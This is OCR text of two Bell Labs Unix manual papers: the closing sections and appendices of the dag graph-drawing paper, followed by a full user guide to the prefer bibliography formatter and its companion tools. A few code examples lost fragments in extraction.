We tried three algorithms for ordering of nodes within ranks: (1) *gmedian* is *dag*'s generalized median algorithm, (2) *bcenter* is the barycenter method described in [7], and (3) *rmedian* is the ''right median'' [1] , which orders nodes using the position of the median neighbor when the number of neighbors is odd, and the right median neighbor otherwise. We also tried all three methods in combination with transposition of adjacent nodes. To simplify the comparison of relative performance, the iterative loop for minimizing edge crossing is set to terminate after exactly 20 iterations. In practice, the loop termination is determined by an adaptive parameter that depends on the convergent rate of a solution. Thus, for example, the total time for the *World Dynamics* graph using *gmedian+* is slightly higher than it would be in an actual run. The experiments show that generalized median behaves well in a variety of test cases, and in about the same run-time as the other methods. All three methods improved by adding transposition, which seems well worth the extra computational expense. In Table 1, transposition reduced edge crossing by 30%.

World Dynamics		seconds			
Method	n_{cross}	t_{level}	$t_{crossing}$	t_{coord}	t_{total}
gmedian	59	.06	.47	.56	1.18
bcenter	59	.06	.44	.47	1.08
rmedian	62	.05	.45	.51	1.11
gmedian+	41	.06	1.30	.49	1.96
bcenter+	43	.06	1.23	.50	1.88
rmedian+	47	.05	1.25	.49	1.88

Table 1




Figure 12. CallGraph-1.

CallGraph-1		seconds			
Method	n_{cross}	t_{level}	$t_{crossing}$	t_{coord}	t_{total}
gmedian	12	.04	.38	.57	1.08
bcenter	10	.04	.44	.90	1.48
rmedian	14	.04	.43	.70	1.26
gmedian+	11	.03	.73	.85	1.73
bcenter+	11	.04	.77	.64	1.56
rmedian+	11	.05	.89	.64	1.67

Table 2

CallGraph-2		seconds			
Method	n_{cross}	t_{level}	$t_{crossing}$	t_{coord}	t_{total}
gmedian	193	.50	2.87	2.91	6.52
bcenter	249	.53	2.73	2.82	6.36
rmedian	227	.53	2.96	3.07	6.84
gmedian+	154	.51	8.11	3.32	12.23
bcenter+	145	.52	8.21	3.05	12.04
rmedian+	200	.50	8.35	3.75	12.86

Table 3




Figure 13. CallGraph-2.

8. Conclusions

Dag is a practical tool for drawing directed graphs. We have favored ease of use over low-level drawing control, by providing a simple graph description language and a few well-tuned heuristics that produce good drawings quickly in common cases.

9. References

1. Eades, P. and Kelly, D. Heuristics for Drawing 2-Layered Networks. *Ars Combinatoria 21*, A (1986), 89-98.
2. Gansner, E.R., North, S.C., and Vo, K.P. DAG — A program that draws direct graphs. *Software Practice & Experience 18*, 11 (1988), 1047-1062.
3. Johnson, S.C. and Sethi, R. Yacc: A Parser Generator. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
4. Kernighan, B.W. Pic — A Graphics Language for Typesetting. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Mortenson, M.E. *Geometric Modeling*. Wiley and Sons, 1985.
6. Rowe, L.A., Davis, M., Messinger, E., Meyer, C., Spirakis, C., and Tuan, A. A Browser for Directed Graphs. *Software Practice & Experience 17*, 1 (1986), 61-76.
7. Sugiyama, K., Tagawa, S., and Toda, M. Methods for Visual Understanding of Hierarchical System Structures. *IEEE Transactions on Systems, Man, and Cybernetics SMC-11*, 2 (February 1981), 109-125.
8. Systems, A., Ed. *Postscript Language Reference Manual*. Addison-Wesley, 1985.

Appendix A. *Dag* Syntax

```
program     :   statement-list
            ;

statement-list  :   statement-list statement
            |   /* empty */
            ;

statement   :   draw-statement
            |   edge-statement
            |   control-statement
            ;

draw-statement  :   draw node-list node-desc ;
            |   draw nodes node-desc ;
            |   draw edges edge-desc ;
            ;

node-list       :   node-list [,] node-name
            |   node-name
            ;

node-desc   :   node-desc-item
            |   node-desc node-desc-item
            ;

node-desc-item  :   width float
            |   height float
            |   pointsize integer
            |   label string
            |   label { drawing-code }
            |   as { drawing-code }
            |   as string
            |   color string
            ;

edge-statement  :   [ordered] [[back]edge from] node-name [to] head-list ;
            |   [back]path [from] node-name [to] head-list ;
            ;

head-list       |   head-list head
            |   head-list [,] [to] head
            |   /* empty */
            ;

head        :   node-name edge-desc
            |   node-name
            ;

edge-desc   :   edge-desc-item
            |   edge-desc edge-desc-item
            ;
```

```
edge-desc-item  :   weight  integer
          |     label string
          |     label { drawing-code }
          |     pointsize integer
          |     color string
          |     inkvalue
          ;

inkvalue        :   solid
          |     dashed
          |     dotted
          |     invis
          ;

control-statement :   separate sep-list ;
          |     minimum rank node-list ;
          |     maximum rank node-list ;
          |     same rank node-list ;
          ;

sep-list        :   sep-list sep-item
          |     /* empty */
          ;

sep-item        :   nodes float
          |     ranks float
          |     ranks float exactly
          |     ranks float equally
          ;

node-name :   string
          ;
```

A *string* is any sequence of non-whitespace, non-punctuation characters, or any quoted string that does not contain a newline. A *drawing-code* is any sequence of characters containing balanced left and right curly braces.

10. Appendix B. POSTSCRIPT Interface

`dag -Tps` generates POSTSCRIPT code. The drawing is in the default POSTSCRIPT coordinate system. Two procedures are needed to define a new node shape. The first draws the shape over the current point. It takes three arguments off the stack: the node width, height, and name. The second procedure computes where edges intersect the shape. Its arguments are the *x* and *y* dimensions of the shape, and a ray. The first point is the origin and the second point that defines the ray is always on the bounding box of the node when it is placed at (0,0). This procedure returns the point where the ray intersects the shape (or if it misses the shape, then the nearest point or at least the point on the bounding box that was passed as an argument). The argument points are always in the same quadrant.

For some examples of shape-drawing procedures, examine the output of `dag -Tps` for definitions of procedures such as `Ellipse` and `Ellipse_clip`.

Shaded nodes may be useful when color output is not available. Here is an example.

```
.GR
.PS
/setdagcolor {/daggrayscale exch def} def

/ShadedBox {
    /height exch def
    /width exch def
    /nodename exch def
    currentpoint 2 copy
    newpath
        moveto
        width -2 div
        height -2 div
        rmoveto
        width 0 rlineto
        0 height rlineto
        width neg 0 rlineto
    closepath
    gsave
        daggrayscale setgray
        fill
    grestore
    stroke
    moveto
    nodename width .9 mul height .9 mul daglabel
} def
/ShadedBox_clip { Box_clip } def
.PE
draw nodes as ShadedBox;
draw nodes color "1";
draw a color ".7";
draw b color ".9";
a b c;
.GE
```

`setdagcolor` is called before drawing a node or edge. The color value is emitted as POSTSCRIPT code which usually pushes something on the stack that `setdagcolor` consumes. For drawing shaded boxes, colors will be real values between 0 and 1, where 0 is black and 1 is white. Thus `setdagcolor` is redefined to store its argument it in the global variable `daggrayscale` where `ShadedBox` can find it later.

In the definition of `ShadedBox`, the path of rectangle is created and then the sequence `daggrayscale setgray fill` shades its interior. The shading is done within `gsave/grestore` because we want to shade neither the outline of the box itself nor its label.

Since `ShadedBox` has the same boundary as `Box`, `ShadedBox_clip` is implemented by calling `Box_clip`.

Formatting References with Prefer

M. A. Derr

AT&T Bell Laboratories
Murray Hill, New Jersey 07974

ABSTRACT

Prefer is a UNIX text processing tool that formats bibliographic references. Using a bibliography database, it scans a document to convert symbolic references to citation marks and full references ready for typesetting. It currently supports a variety of reference formatting styles including those of the ACM, IEEE, and APA. *Prefer* runs as a preprocessor to *troff* and can also be invoked by the *monk* text processing package. This paper describes *prefer* and its supporting tools for creating, indexing, and retrieving from bibliography databases and for converting *refer*-style databases and documents for use with *prefer*.

1. Introduction

Prefer is a UNIX text processing tool† that formats bibliographic references. Using a bibliography database, it scans a document to convert symbolic references to citation marks and full references ready for typesetting. Like *eqn* [5] and *tbl* [3], *prefer* runs as a preprocessor to *troff* [4]. It can also be invoked by the *monk* [9] text processing package.

Prefer was designed to replace the *refer* [8] bibliography program. *Refer* is not only lacking in flexibility, with much of its functionality hardwired into C code, but the code is difficult to modify and maintain. *Prefer* improves on *refer* and on *bib* [2], an earlier *refer* replacement. It also follows style conventions found in other bibliography formatters such as *Scribe* [11], and *BibTeX* [7], [10]. It attains flexibility by encoding all style-dependent formatting information in scripts written in *awk* [1], a pattern scanning and processing language. *Prefer* currently supports seven reference formatting styles:

`att`	AT&T Bell Laboratories
`acm`	Association for Computing Machinery
`apa`	American Psychological Association
`ieee`	Institute of Electrical and Electronics Engineers, Inc.
`lsa`	Linguistic Society of America
`pami`	Pattern Analysis and Machine Intelligence
`spectrum`	IEEE Spectrum

† In addition to Tenth Edition UNIX, *prefer* runs under AT&T UNIX System V and 4.3BSD UNIX.

In addition, users may define their own styles by supplying an appropriate *awk* style script. *Prefer* uses the `att` style by default. Unless noted, all examples in this paper will be in `att` style.

To give a flavor of what *prefer* can do, here is a simple example of a document containing citations to references in a bibliography database. At the end of the document, the full references are printed. Here's the document before it is formatted:

```
This is a simple example with a couple of
citations |reference(awk) |reference(troff).
Citations can be |reference(awk) in the
middle of a line, starting a new line,
|reference(troff)
or flush|reference(awk) against a word.
|reference_placement
```

The command `|reference(awk)` tells *prefer* to search a bibliography database for a reference containing the word ''awk,'' somewhere in a database entry, e.g, in the author or title field. *Prefer* will replace the `|reference` command with a citation mark that corresponds to the matching reference. References from each `|reference` command are remembered by *prefer*. When *prefer* reaches the `|reference_placement` command, references seen so far are formatted according to the current style. When the above document (in a file called `document`) is run through *prefer* and *troff*:

```
prefer document | troff -options ...
```

the following output is produced:

This is a simple example with a couple of citations [1], [2]. Citations can be [1] in the middle of a line, starting a new line [2], or flush [1] against a word.

1. Aho, A.V., Kernighan, B.W., and Weinberger, P.J. *The AWK Programming Language*. Addison-Wesley, Reading, Massachusetts, 1988.
2. Ossanna, J.F. NROFF/TROFF User's Manual. In *Unix Programmer's Manual*, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.

In addition to the *prefer* program, several other support tools are available. *Penter* is an interactive tool for creating or appending to bibliography databases. *Pinvert* creates an index to the bibliography database for fast retrieval. *Plook* retrieves entries that match search keywords from a bibliography database. *Pconvert* converts *refer*-style documents and databases to *prefer*-style. The remainder of this paper describes *prefer* and its supporting tools and provides examples of their use.

2. Bibliographic Database

A bibliography database is a file consisting of one or more entries separated by newlines. Each entry is composed of several %attribute/value pairs providing such information as type, author, title, and date. For example, here is an entry describing the *awk* book referenced in the previous example.

```
%type book
%author Alfred V. Aho
%author Brian W. Kernighan
%author Peter J. Weinberger
%title The AWK Programming Language
%publisher Addison-Wesley
%address Reading, Massachusetts
%date 1988
```

Appendix A provides a complete list of types and attributes.

2.1 Building a Bibliography

You may create or modify a bibliography database using your favorite text editor or by using the tool, *penter*.* After invoking *penter* with the name of the bibliography file as the argument (`prefer.out` by default), *penter* prompts for a reference type. Typing `?` to this prompt gets you a list of legal types. Typing `help` to the same prompt will get you a subprompt for a reference type who's attributes will be listed. Answering `?` to this subprompt will list attributes for each type.

Each reference type has some required attributes and some optional attributes. After you respond to the initial reference type prompt with a legal type, *penter* prompts for each attribute associated with that type. Some attributes have default values, shown in brackets, `[` *default* `]`. Defaults may be accepted by typing a return, skipped by typing spaces before the return, or overridden by typing a new value. For attributes without defaults, typing a value followed by return enters that value, while typing return, skips the attribute. Required attributes may not be skipped. The character `&` appended to an attribute value causes the prompt for the current attribute to be repeated. This allows multiple authors or editors to be entered or allows titles to span multiple lines, for example.

When *penter* is finished with an entry, it begins again, prompting for another reference type. To terminate a *penter* session, type `quit` and the new entries will be written to the bibliography file. This example shows how to enter the previous reference using *penter*; the result is put in the file `prefer.out`. *Penter*'s prompts are in *italics*.

```
penter
Reference type [article] book
author: Alfred V. Aho&
author: Brian W. Kernighan&
author: Peter J. Weinberger
title: The AWK Programming Language
publisher: Addison-Wesley
date: 1988
volume:
other:
also:
keywords:
location status [don't have]:
read status [haven't read]:
comments:
Reference type [article] quit
```

If you want to modify the current entry, respond to the current prompt with `~v` to invoke a visual editor (`$VISUAL` if set, or *vi* if not) or `~e` to invoke a line editor (`$EDITOR` if set, or *ed* if not). After making some changes and leaving the editor, you will be back in *penter* at the same point where you left off. Alternatively, you can modify the bibliography file with a text editor after you have exited *penter*.

* *Penter* is based on a program written by T.J. Kowalski and H. H. Goguen.

2.1.1 Author and editor names. Proper names may be entered in a variety of ways; *prefer* knows how to figure out first names, initials, last names, titles, etc. It also knows about some two part last names such as De Paul and Van Winkle. For example, any of the following are acceptable ways to enter a name.

```
%author John Thomas De Paul
%author Dr. John T. De Paul, Jr.
%editor J. T. De Paul Jr.
%editor De Paul, John T., Jr
```

If you use the name of an organization or corporation as an author or editor and do not want *prefer* to parse it as the name of a person, enclose the name in the `%verbatim` command. This command is also useful in keeping double last names together. Here are two examples:

```
%author %verbatim(AT&T Bell Laboratories)
%author John %verbatim(Smith Jones)
```

2.1.2 The `%also` *attributes.* Another class of attributes deserves special mention. The `%also` attributes allow one bibliographic reference to refer by keyword to another reference contained in the same database as this example shows:

```
%type techreport
%author Graeme Hirst
%title Semantic Interpretation Against Ambiguity
%publisher Brown University
%date 1983
%report Technical Report CS-83-25
%also hirst phdthesis

%type phdthesis
%author Graeme Hirst
%title Semantic Interpretation Against Ambiguity
%publisher Brown University
%date 1983
```

When a reference to the first entry is formatted, both references will appear in a single entry.

1. Hirst, G. Semantic Interpretation Against Ambiguity. Technical Report CS-83-25, Brown University, 1983. Also PhD Thesis, Brown University, 1983.

Two other attributes, `%also_begin` and `%also_end`, can enclose another `%also` attribute, surrounding it with optional text as this example demonstrates:

```
%also_begin (See also
%also Grosz Sparck Jones Webber
%also_end )
```

Alternatively, a partial or complete reference may be included between `%also_begin` and `%also_end`:

```
%also_begin Reprinted in
%type editedbook
%title Programming Languages: A Grand Tour
%editor Ellis Horowitz
%date 1983
%publisher Computer Science Press
%address Rockville, MD
%also_end
```

While `%also` is supported by *penter*, `%also_begin` and `%also_end` are not and must be entered using a text editor.

2.2 Indexing a Bibliography

Pinvert† creates a search key index to one or more bibliography database files. Indexing the database lets you refer to any entry using a unique combination of search keys. To create the index, *pinvert* uses words of at least three characters found the bibliography. Some common words (those found in `/usr/lib/eign`) are ignored. In addition, values of some of the attributes are ignored (`%volume` and `%pages`, for example). *Pinvert* converts all keys to lower case, removes non-alphanumeric characters, and truncates each key to six characters.

Pinvert with no arguments, assumes that the bibliography file is `prefer.out` and stores the index and header information in `prefer.out.i` and `prefer.out.h`. If more than one file is being indexed, the index is named after the first file in the list. For example,

```
pinvert ourbib theirbib mybib
```

creates an index to all three bibliography files, storing the index and header information in `ourbib.i` and `ourbib.h`, respectively. Alternatively, index and header files can also be given a unique name using the `-p` option:

† Based on the *bib* [2] version by T. A. Budd

```
pinvert -p index yours mine ours
```

stores the index and header files for the three bibliography files in `index.i` and `index.h`.

Pinvert provides several other options.

`-c` *cfile* specifies a file of common words, one per line, to exclude as indexing keys (default is `/usr/lib/eign`).

`-i` *ifile* specifies a file of attributes, one per line, to ignore while collecting keys from database entries. The default file, `/usr/lib/prefer/ignore`, contains the attributes `%volume`, `%number`, `%part`, `%pages`, `%also`, `%X`, `%Y`, and `%Z`.

`-k` *maxkey* specifies the maximum number of search keys collected per reference (default is 100 keys).

`-l` *keylen* specifies the maximum length of a search key(default is 6 characters).

`-v` tells *pinvert* to print statistics.

2.3 Retrieval by Keyword

Plook is a command that uses an index to search a bibliography database for references that match search keys. As in *pinvert*, search keys are a sequence of non-white space characters with non-alphanumeric characters removed. Keys must be at least three characters and are converted to lower-case and truncated to six characters. Some common words are ignored (those in the file `/usr/lib/eign` by default). If the search keys appear on the command line, *plook* retrieves all references that contain all the search keys and prints the references on the standard output. For example,

```
plook awk book
```

would output:

```
%type book
%author Alfred V. Aho
%author Brian W. Kernighan
%author Peter J. Weinberger
%title The AWK Programming Language
%publisher Addison-Wesley
%address Reading, Massachusetts
%date 1988
```

If the command line contains no search keys, then *plook* reads a line of standard input for search keys. After returning the matching reference(s) it waits for the next line of keys, terminating when it receives an end-of-file character, **<control-d>**. Here's an example of this mode of use:

```
plook
lesk indexes
%type incollection
%author M. E. Lesk
%title Some Applications of Inverted Indexes
 on the UNIX System
%booktitle UNIX Programmer's Manual,
 Seventh Edition
%publisher Bell Laboratories
%address Murray Hill, NJ
%date January, 1979
%volume 2A

lesk tables
%type incollection
%author M. E. Lesk
%title TBL − A program to format tables
%booktitle UNIX Text Editing & Phototypesetting
 Starter Package
%editor Claudine Tartanella
%publisher Computing Information Services,
 Bell Laboratories
%address Murray Hill, NJ
%date 1980

<control-d>
```

Plook recognizes the options `-c`, `-l`, and `-p` with the same meanings as *pinvert*. If the index file is out of date or does not exist, *plook* will try to create it by invoking *pinvert*.

3. Formatting References In Documents

This section explores in detail the *prefer* program for formatting documents with bibliographic references. *Prefer* scans a text file looking for one of the following commands to process:

```
|reference( keywords... attributes... flags... )
|reference_placement
|reference_include( dbfile... )
|reference_database( dbfile )
|reference_list( dbfile... )
|reference_style( style [arg...] )
```

Each will be described in turn. The parentheses enclosing the command arguments may be replaced by the `{}`, `[]`, or `<>`. *Prefer* also accepts several command line options that are explained at the end of this section.

3.1 Citations

The `|reference` command is for citing reference within a text. As you saw in the introduction and in the following example, you can cite a reference using keywords which *prefer* will use to search a bibliography database for a matching entry.

```
... sort methods
[6] ...
```

Keywords should be chosen so as to uniquely identify a particular reference. You can use words from any attribute not ignored by *pinvert*, including `%author`, `%title`, `%keyword` and `%date`. If multiple references match the keys, *prefer* will print a warning, but use only the first match. Similarly, if no references match, a warning message is printed. If two or more references in the database share all possible search keys, you can add extra words to the `%keyword` attribute of each entry in the database to distinguish among them.

In addition to keyword search, you can cite a reference by including the entire reference in the command as shown below. Note that subsequent references to this reference will have to respecify all the attributes.

```
|reference(
%type book
%author Donald E. Knuth
%title The Art of Computer Programming
%volume Volume 3/Sorting and Searching
%publisher Addison-Wesley
%keywords sorting searching
%address Reading, MA
%date 1973
)
```

A third way is to use keywords to select a database reference, followed by attributes that supplement or override attributes in the database reference. For example, a keyword selected reference could be supplemented with a `%also` entry as shown below.

```
|reference(
McKeown phdthesis
%also_begin Also in
%type techreport
%publisher University of Pennsylvania
%date 1982
%report Technical Report MS-CIS-82-5
%also_end
)
```

In all cases, *prefer* replaces the citation command with a citation mark that corresponds to the full reference as it appears in the list formatted by the `|reference_placement` command. The `att`, `ieee`, and `spectrum` styles use superscripted numbers for citation marks; `acm` and `pami` styles use numbers in square brackets; `apa` and `lsa` styles use (author, year).

Following keywords and attributes, you can supply flags that modify the citation mark. The citation flags, `%no_author` and `%no_date`, relevant to `att` and `lsa` styles, cause the author field and date field, respectively, to be excluded from the citation mark. The `%no_cite` flag, relevant to all styles, causes the entire citation to be omitted, but the full reference is still printed in the list of references. Some styles let you annotate a citation with text using `%pre_text` and `%post_text`. Annotations could include introductory phrases and page numbers, for example. If multiple citation flags are used (e.g, both `%no_author` and `%post_text`), each must appear on it's own line. Formatting the following document fragment in `apa` style

```
%no_author
%post_text , pp 139-148
) |reference(Patashnik 1988 %no_cite) offers...
Another formatter |reference(Scribe
%pre_text See
) is...
```

produces this output:

```
(1986, pp 139-148) offers...
Another formatter
(See Unilogic, Ltd., 1984) is...
```

More uses of `|reference` are found in Appendix B.

3.2 Reference Placement

The `|reference_placement` command causes all references seen since the beginning of the document, the last `|reference_placement`, or the last `|reference_style` command, to be formatted and inserted in the document at that point. The order of references depends on the current style. References in `att`, `ieee`, and `spectrum` styles appear in the order first cited in the preceding text. References in `acm`, `apa`, `lsa`, and `pami` are sorted by author, date, and title. All except `apa` and `lsa` have labels that match the citation marks appearing in the text.

See Appendix B for uses and results of `|reference_placement`.

3.3 Including Additional References

Sometimes you may want the reference list to include more references than you actually cite in the text. The `|reference_include(` *dbfile...* `)` command includes the contents of one or more database files in the list of references produced by `|reference_placement`, treating them as `%no_cite` entries. For example, the `|reference_placement` command here:

```
text with citations
|reference_include(morebibs)
|reference_placement
```

will include in its list of references all the entries in the file `morebibs` as well as any citations found in the text.

3.4 Switching Databases

The command to search a new bibliography database is `|reference_database(` *dbfile* `)`. *Prefer* then closes the current database file, and opens the new one, *dbfile*. But it still remembers citations from the previous database. For example, in

```
|reference_database(mybib1)
text with citations
|reference_database(mybib2)
text with more citations
|reference_placement
```

the first database, `mybib1`, is consulted for the first part of the text, while the database `mybib2` is consulted for the second part. The `|reference_placement` command will list citations from both databases.

All databases should be indexed using *pinvert*. However, if a database has not been indexed since its last update, *prefer* will automatically invoke *pinvert* before using the database.

3.5 Complete Bibliographies

Beside formatting references appearing in documents, *prefer* also formats entire bibliography databases. The command `|reference_list(` *dbfile...* `)`, behaves like `|reference_placement` except that instead of formatting citations appearing in the previous text, it formats all the references appearing in one or more bibliography databases. For example,

```
|reference_list(mybib88 mybib89)
```

produces a list of all references in the file `mybib88` followed by all references in `mybib89`.

Like `|reference_database`, this command changes the search database. The current style dictates how each entry will be formatted. By default, the entries will be printed in the order they appear in the database(s). Changing this order requires setting some style arguments or supplying some command line options. Both ways are described below.

3.6 Styles Options

The `|reference_style(` *style [arg...]* `)` command provides one way to change options regarding formatting style. The first argument to this command selects the style script. It gives the name

of one of the styles provided by prefer (`att`, `acm`, `apa`, `ieee`, `spectrum`, `lsa` or `pami`), or the pathname of a user-defined style script. Note that any file in the current directory with the same name as one of the *prefer* styles (e.g. `acm`), will override the *prefer* style. The easiest way to define a new style is to modify an existing *awk* style script that is similar to the desired style. Describing how to write a style script in further detail is beyond the scope of this paper.

Your document may use multiple formatting styles by resetting the style using `|reference_style`. If you switch styles before issuing a `|reference_placement` command, the citations appearing before the style command will be forgotten and thus, will not be listed by any subsequent `|reference_placement`.

Some of the optional arguments to the style command control how references are formatted by the `|reference_list` command.

`sequence`	list in database order
`sort`	list according to current style
`a`	sort by author
`d`	sort by date
`t`	sort by title

The last three options may be used in combination. If optional arguments are given, but the style is to remain the same, the first argument may be set to `same`.

The style command recognizes several other arguments that affect the formatting of references. These are:

`tm`	format as a technical memorandum
`rp`	format as a released paper
`troff`	format for *troff*
`nroff`	format for *nroff*

The defaults are for a paper to be formatted as a technical memorandum using *troff* Here are some examples of using the style command:

```
|reference_style(/usr/mad/mystyle ad)
|reference_list(bib)
|reference_style(acm sort rp)
|reference_list(bib)
|reference_style(same sequence nroff)
|reference_list(bib)
```

The first command selects the user-defined style in `/usr/mad/mystyle` and says to sort according to author, then date. The bibliography file `bib` is formatted accordingly. The third command selects the `acm` style, and says to sort `bib` according to that style. It also say says to format it as a released paper. The fifth command says to use the same style (`acm`), but this time print the references as they appear in `bib` and format the paper using *nroff*.

3.7 Command Line arguments

Command line arguments provide another way to select bibliography databases and set style options.

`-p` *dbfile* specifies a bibliography database, *dbfile* (default is `prefer.out`)

`-s` *sname* selects formatting style *sname* (default is `att`). The argument *sname* names of one of the provided styles or a user-defined style.

`-o` *okey* specifies how the `|reference_list` command should order references. The argument *okey* may be one of `sequence` (the default), `sort`, or a combination of `a`, `d`, or `t`, as described above in Section 3.6.

`-n` format using *nroff* rather than for *troff*, the default.

`-r` format as a released paper, rather than an internal technical memorandum, the default.

For example, the command

```
prefer -r -sacm -pmybib  mydoc
```

processes `mydoc` as a released paper, using `acm` style and the bibliography database `mybib`.

4. Using *prefer* With *monk*

As mentioned earlier, the *monk* text formatting package invokes *prefer* to format bibliographic references. To do this, it must convert its own reference commands to ones understood by *prefer*. For the `|reference`, `|reference_list`, and `|reference_database` commands, this is easy; *monk's* versions are identical to *prefer's*. Note that *monk* uses angle brackets <> to enclose the *prefer* command arguments. Thus if angle brackets appear

in any of the command arguments, confusion may arise.

The `|reference_placement` command in *monk* differs slightly from the *prefer* version, depending on the *monk* document style. For example, for technical memoranda it causes a new page to be printed and the reference list to be headed by a centered `REFERENCE` title.

Monk does not have a `|reference_style` command. Instead, it uses it's own `|style` command along with a `reference` attribute/value pair. For example, to change the reference style to `ieee`, use the monk command

```
|style(reference ieee)
```

To set any of the other options provided by the *prefer* `|reference_style` command, use the *monk* `|style` command with a `reference_option` attribute/value pair. For example,

```
|style(reference_option rp)
```

means format references for a released paper. Other possible values for `reference_option` are: `tm`, `troff`, `nroff`, `sort`, `sequence`, and any combination of the letters `a`, `d`, `t`. These options have the same meanings as for the `|reference_style` command. The command line options `-s`, `-o`, `-r`, and `-n` of *prefer* are not set by *monk*. *Monk* uses the style command to set these options.

Monk uses the file `/usr/lib/monk/prefs` as its default bibliography database. You can specify an alternative database with the `-R` option, which *monk* translates to the `-p` option for *prefer*. For example,

```
monk -Rmybib mydoc
```

says that monk should use the file `mybib` as the bibliography database when formatting *mydoc*.

5. Converting From *refer* To *prefer*

The *pconvert* command converts a *refer* style bibliography database to *prefer* format. For example, the command

```
pconvert refer.out > prefer.out
```

scans the file `refer.out` and writes the transformed version into `prefer.out`. *Pconvert* uses the attributes of each entry to infer the `%type` of the entry.

With the `-d` option *pconvert* changes *refer* style commands in a document to *prefer* style. For example

```
pconvert -d oldpaper > newpaper
```

scans `oldpaper` for *refer* citations and converts them to *prefer* commands, writing the output to `newpaper`.

6. Acknowledgements

Sharon Murrel and Ted Kowalski encouraged me to write *prefer* and then integrated it into *monk*. The idea of using the *awk* language to format references came from Ravi Sethi. Julia Hirschberg, Joe Kruskal, and Ted Kowalski contributed style scripts. Thanks to those who offered feature suggestions bug reports, and comments on versions of this paper including Judy Friedman, Julia Hirschberg, Andrew Hume, Ted Kowalski, Joe Kruskal, Doug McIlroy, Mel Melchner, Marcel Meth, Sharon Murrel, John Puttress, Sande Pruzansky, Ravi Sethi, and Wayne Wolf.

7. References

1. Aho, A.V., Kernighan, B.W., and Weinberger, P.J. *The AWK Programming Language*. Addison-Wesley, Reading, Massachusetts, 1988.
2. Budd, T.A. BIB − a Program for Formatting Bibliographies. University of Arizona, Department of Computer Science, Tucscon, Arizona. Unpublished.
3. Cherry, L.L. and Lesk, M.E. Tbl — A Program to Format Tables. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
4. Kernighan, B.W. A Troff Tutorial. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
5. Kernighan, B.W. and Cherry, L.L. Typesetting Mathematics — User's Guide. In *Unix Programmer's Manual, Tenth Edition*, AT&T Bell Laboratories, 1989.
6. Knuth, D.E. *Fundamental Algorithms*. Addison-Wesley, 1973. Volume 1 of *The Art of Computer Programming*.
7. Lamport, L. *LaTeX: A Document Preparation System*. Addison-Wesley, Reading, Massachusetts, 1986.
8. Lesk, M.E. Some applications of inverted indexes on the UNIX system. In *Unix*

Programmer's Manual, Vol. 2, M.D. McIlroy and B.W. Kernighan, Eds. AT&T Bell Laboratories, Murray Hill, NJ 07974, 1979.

